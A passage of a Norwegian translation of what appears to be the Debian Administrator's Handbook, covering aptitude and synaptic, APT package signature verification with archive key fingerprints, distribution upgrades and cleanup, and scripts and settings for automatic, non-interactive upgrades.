For å lukke opp denne seksjonen, la oss være oppmerksomme på at `aptitude` har mer forseggjorte algoritmer sammenlignet med `apt-get` til å løse vanskelige situasjoner. Når det bes om et sett av handlinger, og når disse kombinerte tiltakene vil føre til et usammenhengende system, evaluerer `aptitude` flere mulige scenarier, og presenterer dem med synkende relevans. Men disse algoritmene er ikke feilfrie. Heldigvis er det alltid mulighet for å velge å utføre handlinger manuelt. Når valgte handlinger fører til motsigelser, indikerer den øvre delen av skjermen en rekke «ødelagte» pakker (og du kan navigere direkte til disse pakkene ved å trykke b). Deretter er det mulig å bygge en løsning manuelt for de problemer som oppstår. Spesielt kan du få tilgang til de ulike tilgjengelige versjonene ved å velge pakken med Enter (skriv inn). Hvis valget av en av disse versjonene løser problemet, bør du ikke nøle med å bruke funksjonen. Når antall ødelagte pakker kommer ned til null, kan du trygt gå til sammendragsskjermen med ventende handlinger for en siste sjekk før du bruker dem.

MERK


`aptitudes` logg

På samme måte som `dpkg`, beholder `aptitude` et spor med utførte handlinger i sin loggfil (`/var/log/aptitude`). Men siden begge kommandoene virker på et helt forskjellig nivå, kan du ikke finne den samme informasjonen i deres respektive loggfiler. Mens `dpkg` logger alle operasjoner som er utført på enkeltpakker trinnvis, holder `aptitude` øye med høy-nivå operasjoner som en systemomfattende oppgradering vil være.

Pass på, denne loggfilen inneholder bare en oppsummering av operasjoner utført av `aptitude`. Hvis andre grenseflater (eller til og med `dpkg` selv) av og til brukes, så vil `aptitudes` logg bare delvis inneholde oversikten over operasjonene, så du kan ikke stole på den for å bygge en troverdig historikk til systemet.

6.5.2. `synaptic`

`synaptic` er en grafisk pakkebehandler for Debian med et rent og effektivt grafisk grensesnitt basert på GTK +/GNOME. De mange klare til-bruk-filtrene gir rask tilgang til nettopp tilgjengelige pakker, installerte pakker, oppgraderbare pakker, avleggse pakker, og så videre. Hvis du blar gjennom disse listene, kan du velge operasjonene som skal gjøres med pakkene (installere, oppgradere, fjerne, tvinge). Disse operasjonene utføres ikke umiddelbart, men settes i en oppgaveliste. Et enkelt klikk på en knapp bekrefter det som skal gjøres, og de blir utført i én omgang.



Figur 6.2 *pakkebehandleren* `synaptic`

6.6. Sjekking av pakkeautensitet

Sikkerheten er veldig viktig for Falcot Corps administratorer. Følgelig må de sørge for at de bare installerer pakker som er garantert å komme fra Debian uten å være tuklet med underveis. En som vil knekke en datamaskin (en cracker) kan prøve å legge ondsinnet kode til en ellers lovlig pakke. En slik pakke, hvis den er installert, kunne gjøre noe knekkeren utviklet det til å gjøre, inkludert for eksempel å avdekke passord eller konfidensiell informasjon. For å omgå denne risikoen gir Debian nye installasjoner en forsegling som det ikke kan kludres med, for å garantere at en pakke virkelig kommer fra dens offisielle vedlikeholder, og ikke er endret av en tredjepart.

Forseglingen fungerer med en kjede av kryptografiske hasher og en signatur og forklares i detalj i `apt-secure(8)`. Fra og med Debian 10 *Buster* er den signerte filen `InRelease`-filen, levert av Debian-speilene. Det er også en eldre fil kalt `Release`. Begge inneholder en liste over `Packages`-filene (inkludert deres komprimerte skjemaer, `Packages.gz` og `Packages.xz`, og de trinnvise versjonene), sammen med SHA256-hashene, som sikrer at filene ikke har blitt manipulert. Disse `Packages`-filene inneholder en liste over Debian-pakkene som er tilgjengelige i speilet, sammen med sine hasher, noe som i sin tur sikrer at innholdet i pakkene selv heller ikke har blitt endret. Forskjellen mellom `InRelease` og `Release` er at førstnevnte er kryptografisk signert inne i filen, mens sistnevnte gir en frittliggende signatur i form av filen `Release.gpg`.

NOTE

Fremtiden til `Release` og `Release.gpg`

Sannsynligvis, med utgivelsen av Debian 11, *Bullseye* vil APT fjerne støtte for de eldre filene `Release` og `Release.gpg`, brukt siden APT 0.6, som introduserte støtte for en arkivautentisering.

APT trenger et sett med pålitelige GnuPG offentlige nøkler for å bekrefte signaturer i `InRelease` og `Release.gpg`-filer som er tilgjengelige på speilene. Det får dem fra filer i `/etc/apt/trusted.gpg.d/` og fra `/etc/apt/trusted.gpg` nøkkelringen (administrert av `apt-key`-kommandoen). De offisielle Debian-nøklene leveres og holdes oppdatert av pakken *debian-archive-keyring* som setter dem i `/etc/apt/trusted.gpg.d/`. Vær imidlertid oppmerksom på at den første installasjonen av denne pakken krever forsiktighet: Selv om pakken er signert som alle andre, kan ikke signaturen kontrolleres eksternt. Forsiktige administratorer bør derfor sjekke fingeravtrykkene til importerte nøkler før de stoler på at de installerer nye pakker:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-buster-automatic.gpg
-----------------------------------------------------------
pub   rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      80D1 5823 B7FD 1561 F9F7  BCDD DC30 D7C2 3CBB ABEE
uid           [ unknown] Debian Archive Automatic Signing Key (10/buster) <ftpmaster@debian.org>
sub   rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-security-automatic.gpg
-------------------------------------------------------------------
pub   rsa4096 2019-04-14 [SC] [expires: 2027-04-12]
      5E61 B217 265D A980 7A23  C5FF 4DFA B270 CAA9 6DFA
uid           [ unknown] Debian Security Archive Automatic Signing Key (10/buster) <ftpmaster@debian.org>
sub   rsa4096 2019-04-14 [S] [expires: 2027-04-12]

/etc/apt/trusted.gpg.d/debian-archive-buster-stable.gpg
-------------------------------------------------------
pub   rsa4096 2019-02-05 [SC] [expires: 2027-02-03]
      6D33 866E DD8F FA41 C014  3AED DCC9 EFBF 77E1 1517
uid           [ unknown] Debian Stable Release Key (10/buster) <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
----------------------------------------------------------
pub   rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid           [ unknown] Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-------------------------------------------------------------------
pub   rsa4096 2014-11-21 [SC] [expires: 2022-11-19]
      D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid           [ unknown] Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-------------------------------------------------------
pub   rsa4096 2013-08-17 [SC] [expires: 2021-08-15]
      75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid           [ unknown] Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-stretch-automatic.gpg
----------------------------------------------------------
pub   rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      E1CF 20DD FFE4 B89E 8026  58F1 E0B1 1894 F66A EC98
uid           [ unknown] Debian Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub   rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-security-automatic.gpg
--------------------------------------------------------------------
pub   rsa4096 2017-05-22 [SC] [expires: 2025-05-20]
      6ED6 F5CB 5FA6 FB2F 460A  E88E EDA0 D238 8AE2 2BA9
uid           [ unknown] Debian Security Archive Automatic Signing Key (9/stretch) <ftpmaster@debian.org>
sub   rsa4096 2017-05-22 [S] [expires: 2025-05-20]

/etc/apt/trusted.gpg.d/debian-archive-stretch-stable.gpg
--------------------------------------------------------
pub   rsa4096 2017-05-20 [SC] [expires: 2025-05-18]
      067E 3C45 6BAE 240A CEE8  8F6F EF0F 382A 1A7B 6500
uid           [ unknown] Debian Stable Release Key (9/stretch) <debian-release@lists.debian.org>
```

I PRAKSIS

Å legge til klarerte nøkler

Når kilden til en tredjepartspakke legges til filen `sources.list`, så må APT bes om å stole på den tilhørende GPG-autoriseringsnøkkelen (ellers vil den klage på at den ikke kan bekrefte ektheten av pakkene som kommer fra dette pakkelageret). Det første trinnet er selvsagt å få tak i den offentlige nøkkelen. Som oftest vil nøkkelen gjøres tilgjengelig som en liten tekstfil, som vi vil kalle `key.asc` i eksemplene som følger.

For å legge til nøkkelen til den klarerte nøkkelringen, kan administratoren bare sette den i en `*.asc` fil i `/etc/apt/trusted.gpg.d/`. Denne er støttet siden Debian *Stretch*. Med eldre utgivelser måtte du kjøre `apt-key add < key.asc`.

Når de aktuelle nøklene er i en nøkkelring, vil APT sjekke signaturer før en risikabel operasjon, slik at grensesnittet vil vise en advarsel hvis det er bedt om å installere en pakke der autentisiteten ikke kan påvises.

6.7. Oppgradering fra en stabil distribusjon til den neste

En av de mest kjente funksjonene i Debian er evnen til å oppgradere et installert system fra en stabil utgave til den neste: *dist-upgrade* - en velkjent frase - har i stor grad bidratt til prosjektets omdømme. Med noen forholdsregler, kan det å oppgradere en datamaskin ta så lite som et par minutter, eller noen få dusin minutter, avhengig av nedlastingshastigheten til pakkebrønnene.

6.7.1. Anbefalt prosedyre

Siden Debian har litt tid for å utvikle seg i perioden mellom stabile versjoner, bør du lese produktmerknadene før du oppgraderer.

DET GRUNNLEGGENDE

Versjonsmerknader

Versjonsmerknadene til et operativsystem (og, mer generelt, for all programvare) er et dokument som gir en oversikt over programvaren, med noen detaljer angående særegenhetene til én versjon. Disse dokumentene er vanligvis korte sammenlignet med den komplette dokumentasjonen, og de lister vanligvis opp funksjoner som er blitt introdusert siden forrige versjon. De gir også detaljer om oppgraderingsprosedyrer, advarsler for brukere av tidligere versjoner, og noen ganger rettelser.

Versjonsmerknadene er tilgjengelig på nettet: Versjonsmerknadene for den nåværende stabile utgaven har en egen URL, mens eldre versjonsmerknader finnes med sine kodenavn:

- `https://www.debian.org/releases/stable/releasenotes`
- `https://www.debian.org/releases/stretch/releasenotes`

I denne seksjonen vil vi fokusere på å oppgradere et *Stretch*-system til *Buster*. Dette er en stor operasjon på et system; og som sådan, er det aldri 100 prosent risikofritt, og bør ikke forsøkes før alle viktige data er sikkerhetskopiert .

En annen god vane som gjør oppgradering enklere (og kortere), er å rydde dine installerte pakker, og bare beholde dem som virkelig er nødvendige. Nyttige verktøy for å gjøre dette inkluderer `aptitude`, `deborphan` og `debfoster` (se del 6.2.7, «Å finne installerte pakker automatisk» side 125). For eksempel kan du bruke følgende kommando, og så bruke `aptitudes` interaktivmodus for å dobbeltsjekke og fininnstille de planlagte fjerningene:

```
# deborphan | xargs aptitude --schedule-only remove
```

TIP

Å finne forandrede filer

Med `debsums`-kommandoen kan du sjekke om filer på det lokale systemet, som er en del av en installert pakke, er endret. Den bruker en enkel hashsum-algoritme og informasjonen i `/var/lib/dpkg/info/`*`package`*`.md5sums` (se del 5.2.3, «Sjekksummer, Liste med oppsettfiler» side 89). For å finne alle endrede oppsettfiler, bruk `debsums -ec`. For å kontrollere hele systemet, bruk `debsums -c`.

Nå for oppgraderingen selv. Først må du endre `/etc/apt/sources.list`-filen for å fortelle APT om å få sine pakker fra *Buster* i stedet for fra *Stretch*. Hvis filen bare inneholder referanser til *Stable* snarere enn til eksplisitte kodenavn, er endringen ikke engang nødvendig, siden *Stable* alltid refererer til den nyeste versjonen av Debian. I begge tilfeller må databasen med tilgjengelige pakker friskes opp med `apt update`-kommandoen, eller med oppdateringsknappen (refresh button) i `synaptic`).

MERK

Endring av pakkebrønninformasjon

Når en ny stabil versjon av Debian lanseres, så endres noen felt i pakkebrønnens `Release`- og `InRelease`-filer, blant annet `Suite`-feltet. Når dette skjer, avvises nedlasting av data fra brønnen til endringen er bekreftet, for å sikre at brukeren er forberedt for det. For å bekrefte endringen, bruk alternativene `--allow-releaseinfo-change` eller `--allow-releaseinfo-change-`*`field`*-valgene for `apt-get` eller oppsettsalternativet `Acquire::AllowReleaseInfoChange`.

Straks disse nye pakkekildene er registrert, bør du først gjøre en liten oppgradering med `apt upgrade`. Ved å gjøre oppgraderingen i to trinn, lettes jobben for pakkens styringsverktøy, og sikrer ofte at vi har de nyeste versjonene av disse, som kanskje har akkumulert feilrettinger og forbedringer som kreves for å fullføre hele distribusjonsoppgraderingen.

Straks disse nye pakkekildene er registrert, bør du først gjøre en liten oppgradering med `apt full-upgrade`, `aptitude`, eller `synaptic`. Du bør nøye kontrollere de foreslåtte tiltakene før du bruker dem: Du kan ønske å legge til foreslåtte pakker, eller velge bort pakker som kun er anbefalt og kjente for ikke å være nyttige. I alle fall skal brukergrensesnittet komme opp med et scenario som ender i et sammenhengende og up-to-date *Buster*-system. Deretter er alt du trenger å gjøre er å vente mens de nødvendige pakkene er lastet ned, svare på debconf-spørsmål, og muligens om lokale endringer i oppsettsfiler, og lene deg tilbake mens APT utfører sin magi.

6.7.2. Å håndtere problemer etter en oppgradering

Til tross for Debian vedlikeholderes beste innsats, går en større oppgradering ikke alltid så glatt som du kan ønske deg. Nye programvareversjoner kan være uforenlig med de foregående (for eksempel kan standardopptredene eller dataformatet deres ha endret seg). Dessuten kan noen bug slippe gjennom nåløyet til tross for testfasen som alltid går foran en Debian-utgivelse.

For å foregripe noen av disse problemene kan du installere *apt-listchanges*-pakken, som viser informasjon om mulige problemer ved begynnelsen av en pakkeoppgradering. Denne informasjonen er utarbeidet av pakkens vedlikeholder, og satt i `/usr/share/doc/`*`pakke`*`/NEWS.Debian`-filer for å gjøre det enklere for brukerne. Å lese disse filene (eventuelt i *apt-listchanges*) bør hjelpe deg å unngå uønskede overraskelser.

Noen ganger kan du finne at den nye versjonen av et program ikke fungerer i det hele tatt. Dette skjer vanligvis hvis programmet ikke er spesielt populært og ikke har blitt testet nok; en oppdatering i siste liten kan også introdusere regresjoner som bare oppdages etter ny stabil utgivelse. I begge tilfeller er det første du må gjøre å ta en titt på feilsporingssystemet på https://bugs.debian.org/*package*[8], og sjekke om problemet allerede er rapportert. Hvis dette er tilfelle, vil det også bli vist frem før oppgraderingen begynner, hvis du har *apt-listbugs* installert. Hvis den ikke har gjort det, bør du rapportere det selv med `reportbug`. Hvis det allerede er kjent, er feilrapporten og de tilknyttede meldingene vanligvis en utmerket kilde til informasjon om feilen:

- noen ganger finnes en patch (oppdatering) allerede, og den er tilgjengelig på feilrapporten; du kan deretter lokalt rekompilere en forbedret versjon av den ødelagte pakken (se del 15.1, «Å bygge en pakke på nytt fra kildekoden» side 448);
- i andre tilfeller kan brukere ha funnet en løsning på problemet, og delt sin innsikt om det i sine svar til rapporteringen;
- I atter andre tilfeller, kan en fast pakke ha blitt utarbeidet og offentliggjort av vedlikeholderen.

Avhengig av hvor alvorlig feilen er, kan en ny versjon av pakken bli forberedt spesielt til en ny revisjon av «stable»-utgivelsen. Når dette skjer, blir den forbedrede pakken gjort tilgjengelig i proposed-updates-seksjonen i Debian-speilene (se del 6.1.2.3, «Foreslåtte oppdateringer» side 111). Den tilsvarende oppføring kan da midlertidig legges til `sources.list`-filen, og oppdaterte pakker kan installeres med `apt` eller `aptitude`.

Noen ganger er den forbedrede pakken ikke tilgjengelig i denne delen ennå, i påvente av en validering av Stable-utgivelsesadministratorne. Du kan kontrollere om det er tilfelle på deres nettside. Pakker oppført der er ikke tilgjengelige ennå, men da vet du i det minste at publiseringsprosessen pågår.

➨ `https://release.debian.org/proposed-updates/stable.html`

[8] `https://bugs.debian.org`

6.7.3. Opprydding etter en oppgradering

APT sikrer vanligvis en ren oppgradering, trekker inn nye og oppdaterte avhengigheter eller fjerner motstridende pakker. Men selv å være et så flott verktøy, kan det ikke dekke alle oppgaver brukere og administratorer vil møte etter en oppgradering, fordi de krever en menneskelig beslutning.

Pakker fjernet fra Debian-arkivet

Noen ganger fjerner Debian FTP Masters pakker fra Debian-arkivet, fordi de inneholder utgivelseskritiske feil, ble forlatt av deres oppstrøms forfatter eller deres pakkevedlikeholder, eller bare nådde slutten av levetiden. I dette tilfellet sender en nyere Debian-utgivelse ikke pakken lenger. Hvis du vil finne alle pakker, som ikke har en pakkekilde, bruker du kommandoen `apt-show-versions`:

```
$ apt-show-versions | grep ”No available version”
```

Et lignende resultat kan oppnås ved `aptitude search ~o`. Hvis pakkene som blir funnet ikke er nødvendige lenger, bør de fjernes fra systemet, fordi de ikke lenger vil møte noen oppdateringer for kritiske eller sikkerhetsrelaterte feil lenger.

Dummy og overgangspakker

Noen ganger kan det være nødvendig for en pakke å få et nytt navn. I dette tilfellet holdes ofte den gamle pakken som en (nesten) tom pakke, avhengig av den nye og installerer bare de obligatoriske filene i `/usr/share/doc/`*`package`*`/`. Slike pakker kalles ”dummy” eller ”overgangs”-pakker. Hvis pakkens vedlikeholder også endret delen av denne pakken til oldlibs, deretter kan verktøy som `aptitude`, `deboprhan`, eller `debfoster` (se sidestolpe «`deborphan` og `debfoster`» side 125) hente disse pakkene for å foreslå fjerning.

Dessverre er det for tiden ingen idiotsikker måte å sørge for at disse pakkene automatisk fjernes eller plukkes av verktøyene nevnt ovenfor. En måte å sjekke om systemet fortsatt har noen av disse pakkene installert, er å se gjennom pakkebeskrivelsene til installerte pakker og deretter sjekke resultatene. Vær forsiktig så du ikke planlegger resultatene for automatisk fjerning, fordi denne metoden kan føre til falske positiver:

```
$ dpkg -l | grep ^ii | grep -i -E ”(transition|dummy)”
```

Fordi den nye pakken trekkes inn som en avhengighet av overgangspakken, er den vanligvis merket som automatisk installert og kan føres opp for fjerning hvis du prøver å rense overgangspakken fra systemet. I dette tilfellet kan du bruke en av tilnærmingene som er beskrevet i sidepanelet «Fjerne og installere samtidig» side 117 og del 6.2.7, «Å finne installerte pakker automatisk» side 125 til å selektivt fjerne overgangspakken.

Gamle eller ubrukte oppsettfiler

Hvis oppgraderingen var vellykket, kan det være noen oppsettsrester, enten fra dpkg (se del 5.2.3, «Sjekksummer, Liste med oppsettfiler» side 89), ucf eller fra pakker som er fjernet. Sistnevnte kan bli renset ved hjelp av `apt autoremove --purge`. Oppsettsfilene, som ble håndtert av *dpkg* eller *ucf* under oppgraderingsprosessen, har etterlatt noen motparter med et dedikert suffiks (for eksempel `.dpkg-dist`, `.dpkg-old` og `.ucf-old`). Du kan spore opp disse ved hjelp av kommandoene `find` eller `locate`. De kan slettes hvis de ikke lenger er til nytte.

Filer som ikke hører hjemme i noen pakke

Debian-retningslinjene håndhever at pakker ikke etterlater filer når de blir renset. Brudd på dette prinsippet er en alvorlig feil, og du vil sjelden støte på det. Hvis du gjør det, rapporter det; og hvis du er nysgjerrig skjønt, kan du bruke *cruft* eller *cruft-ng* pakken for å sjekke systemet for filer som ikke hører hjemme i noen pakke.

6.8. Å holde systemet oppdatert

Debian-distribusjonen er dynamisk og endrer seg kontinuerlig. Mesteparten av endringene er i *Testing* og *Unstable*-versjonene, men selv *Stable* oppdateres fra tid til annen, for det meste med sikkerhetsrelaterte løsninger. Uansett hvilken versjon av Debian som kjører systemet, er det vanligvis en god idé å holde det oppdatert, slik at du får nytte av nyere videreutvikling og feilrettinger.

Det er selvfølgelig mulig å kjøre et verktøy jevnlig for å se etter tilgjengelige oppdateringer og kjøre oppgraderinger. Slike repeterende oppgaver er kjedelige, spesielt når det må utføres på flere maskiner. Heldigvis, som for mange repeterende oppgaver, kan de delvis automatiseres. Et sett med verktøy er allerede utviklet til det formålet.

Det første av disse verktøyene er `apticron`, i pakken med samme navn. Den kjører et skript daglig `cron`). Skriptet oppdaterer listen over tilgjengelige pakker, og hvis noen installerte pakker ikke er i den nyeste versjonen, sender den en e-post med en liste over disse pakkene sammen med de endringene som er gjort i de nye versjonene. Selvfølgelig er denne pakken hovedsakelig rettet mot brukere av Debian *Stable*, siden de daglige e-postene ville være svært lange for de versjoner av Debian som har et raskere tempo. Når oppdateringer er tilgjengelige, laster `apticron` dem ned automatisk. De blir ikke installert - for det må administrator fortsatt gjøre - men å ha pakkene allerede nedlastet og tilgjengelig lokalt (i APTs hurtiglager) blir jobben raskere.

Administratorer med ansvar for flere datamaskiner vil uten tvil sette pris på å bli informert om ventende oppgraderinger, men oppgraderingene selv er fortsatt like kjedelige som de pleide å være. Periodiske oppgraderinger kan aktiveres: den bruker en `systemd` tidtakerenhet eller `cron`. Hvis *systemd* ikke er installert, kommer `/etc/cron.daily/apt-compat` skriptet (i *apt*-pakken) til nytte. Dette skriptet kjøres daglig (og ikke interaktivt) av `cron`. For å kontrollere virkemåten,

bruk APT-oppsettsvariabler (som derfor er lagret i en fil `/etc/apt/apt.conf.d/10periodic`). De viktigste variablene er:

APT::Periodic::Update-Package-Lists Dette alternativet lar deg angi frekvensen (i dager) for hvor ofte pakkelistene blir oppdatert. `apticron`-brukere kan klare seg uten denne variabelen, ettersom `apticron` allerede utfører denne oppgaven.


APT::Periodic::Download-Upgradeable-Packages Igjen, dette alternativet indikereren frekvens (i dager), denne gangen for nedlastingen av selve pakkene. En gang til, `apticron`-brukere vil ikke trenge dem.

APT::Periodic::AutocleanInterval Dette alternativet omfatter en funksjon som `apticron` ikke har. Den styrer hvor ofte avleggse pakker (de som ikke er referert til av noen distribusjoner lenger) blir fjernet fra APTs hurtiglager. Dette holder APT hurtiglager på en rimelig størrelse, og betyr at du ikke trenger å bekymre deg for den oppgaven.

APT::Periodic::Unattended-Upgrade Med dette valget aktivert, vil det daglige skriptet kjøre `unattended-upgrade` (fra *unattended-upgrades*-pakken) som - som navnet antyder - kan automatisere oppgraderingsprosessen for noen pakker (som standard tar det seg bare av sikkerhetsoppdateringer, men dette kan tilpasses i `/etc/apt/apt.conf.d/50unattended-upgrades`). Merk at dette valget kan settes ved hjelp av debconf ved å kjøre `dpkg-reconfigure -plow unattended-upgrades`. Hvis *apt-listbugs* er installert vil den forhindre en automatisk pakkeoppgradering som er berørt av allerede rapporterte store eller grove feil.

Andre alternativer kan tillate deg å kontrollere hurtiglagerets oppryddingsarbeid med mer presisjon. De er ikke listet her, men er beskrevet i `/usr/lib/apt/apt.systemd.daily`-skriptet.

Disse verktøyene fungerer veldig bra for tjenere, men skrivebordsbrukere foretrekker generelt et mer interaktivt system. Pakken *gnome-software* gir et ikon i systemstatusfeltet i skrivebordsmiljøer når oppdateringer er tilgjengelige; Ved å klikke på dette ikonet kjøres deretter et grensesnitt for å utføre oppdateringer. Du kan bla gjennom tilgjengelige oppdateringer, lese den korte beskrivelsen av de relevante pakkene og de tilsvarende `changelog`-oppføringene, og velge om du vil bruke oppdateringen eller ikke fra sak til sak.



Figur 6.3 *Oppgradering med* `gpk-update-viewer`

Dette verktøyet er ikke lenger installert i standard GNOME-skrivebordet. Den nye filosofien er at sikkerhetsoppdateringer skal installeres automatisk, enten i bakgrunnen eller, helst, når du slår av datamaskinen, for ikke å forvirre et program som kjører.

6.9. Automatiske oppgraderinger

Siden Falcot Corp har mange datamaskiner, men bare begrenset arbeidskraft, prøver administratorene der å gjøre oppgraderinger så automatiske som mulig. Programmene som er ansvarlige for disse prosessene må derfor kjøres uten menneskelig inngripen.

6.9.1. Oppsett av `dpkg`

Som vi allerede har nevnt kan (se sidefelt «Hvordan unngå oppsettsfilspørsmålene» side 89), `dpkg` bli instruert om å ikke be om bekreftelse når du skifter ut en oppsettsfil (med --force-confdef --force-confold-valgene). Interaksjoner kan imidlertid komme fra tre andre kilder: Noen

fra APT selv, noen er håndtert av `debconf`, og noen skjer på kommandolinjen som følge av pakke-oppsettsskript (noenganger håndtert av *ucf*).

6.9.2. Oppsett av APT

For APT er enkel: -y-valget (eller --assume-yes) ber APT å anse svaret på alle dens spørsmål for «yes».

6.9.3. Oppsett av `debconf`

Oppgaven `debconf` fortjener flere detaljer. Dette programmet var, fra begynnelsen av, designet for å styre relevans og antall spørsmål som vises til brukeren, samt måten de vises på. Det er derfor oppsettet knytter liten oppmerksomhet til spørsmål; bare spørsmål med mer enn minimal prioritet blir vist. `debconf` forutsetter standard svar (definert av pakkeutvikleren) for spørsmål det er besluttet å hoppe over.

Det andre relevante oppsettselementet er grensesnittet som brukes av grenseflaten. Hvis du velger `noninteractive` blant valgene, er all brukerinteraksjon deaktivert. Hvis en pakke prøver å vise en informativ merknad, vil den bli sendt til administratoren via e-post.

For å refigurere `debconf` bruk `dpkg-reconfigure`-verktøyet fra *debconf*-pakken; den relevante kommandoen er `dpkg-reconfigure debconf`. Legg merke til at de oppsatte verdiene midlertidig kan overstyres av miljøvariabler ved behov (for eksempel `DEBIAN_FRONTEND` kontrollerer brukergrensesnittet, som dokumentert i manualsiden `debconf(7)`).

6.9.4. Å håndtere kommandolinjesamhandling

Den siste kilden til samhandling, og den vanskeligste å bli kvitt, er oppsettsskriptet som drives av `dpkg`. Det er dessverre ingen standardløsning, og ingen svar er overveiende bedre enn en annet.

Den vanligste metoden er å undertrykke standard inndata ved å omdirigere det tomme innholdet i `/dev/null` til den med *`command`* `</dev/null`, eller å mate den med en endeløs strøm av linjeskift. Ingen av disse metodene er 100 prosent pålitelige, men de fører vanligvis til at standardsvarene blir brukt, siden de fleste skript vurderer en mangel på svar som å akseptere standardverdien.

6.9.5. Mirakelkombinasjonen

Ved å kombinere de foregående elementene, er det mulig å utforme et lite, men temmelig pålitelig skript som kan håndtere automatiske oppgraderinger.

Eksempel 6.5 *Ikke-interaktive oppgraderingsskript*

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
    ➥ confold" dist-upgrade
```

I PRAKSIS

Situasjonen hos Falcot Corp

Datamaskinene på Falcon utgjør et heterogent system, med maskiner med ulike funksjoner. Administratorer vil derfor velge ut den mest relevante løsningen for hver datamaskin.

I praksis kjører tjenerne som *Buster* er satt opp med «mirakelkombinasjonen» ovenfor, og holdes oppdatert automatisk. Bare de mest kritiske tjenere (brannmurene for eksempel) er satt opp med `apticron`, slik at oppgraderinger alltid skjer under oppsyn av en administrator.

Kontorets arbeidsstasjoner for de administrative tjenestene kjører også *Buster*, men de er utstyrt med *gnome-packagekit*, slik at brukerne utløser oppgraderinger selv. Begrunnelsen for denne beslutningen er at hvis oppgraderinger skjer uten en eksplisitt handling, kan oppførselen til datamaskinen endres uventet, noe som kan føre til forvirring for de viktigste brukerne.

I laboratoriet, der de få datamaskinene som bruker *Testing* - kan få fordelen med de siste programvareversjonene - er heller ikke oppgradert automatisk. Administratorer setter bare opp APT til å forberede oppgraderinger, ikke til å implementere dem. Når de bestemmer seg for å oppgradere (manuelt), vil de kjedelige delene med å oppdatere pakkelister, og med nedlasting av pakker unngås, og administratorer kan fokusere på den virkelig nyttige delen.

TIPS

Konvensjoner for navngiving av pakker

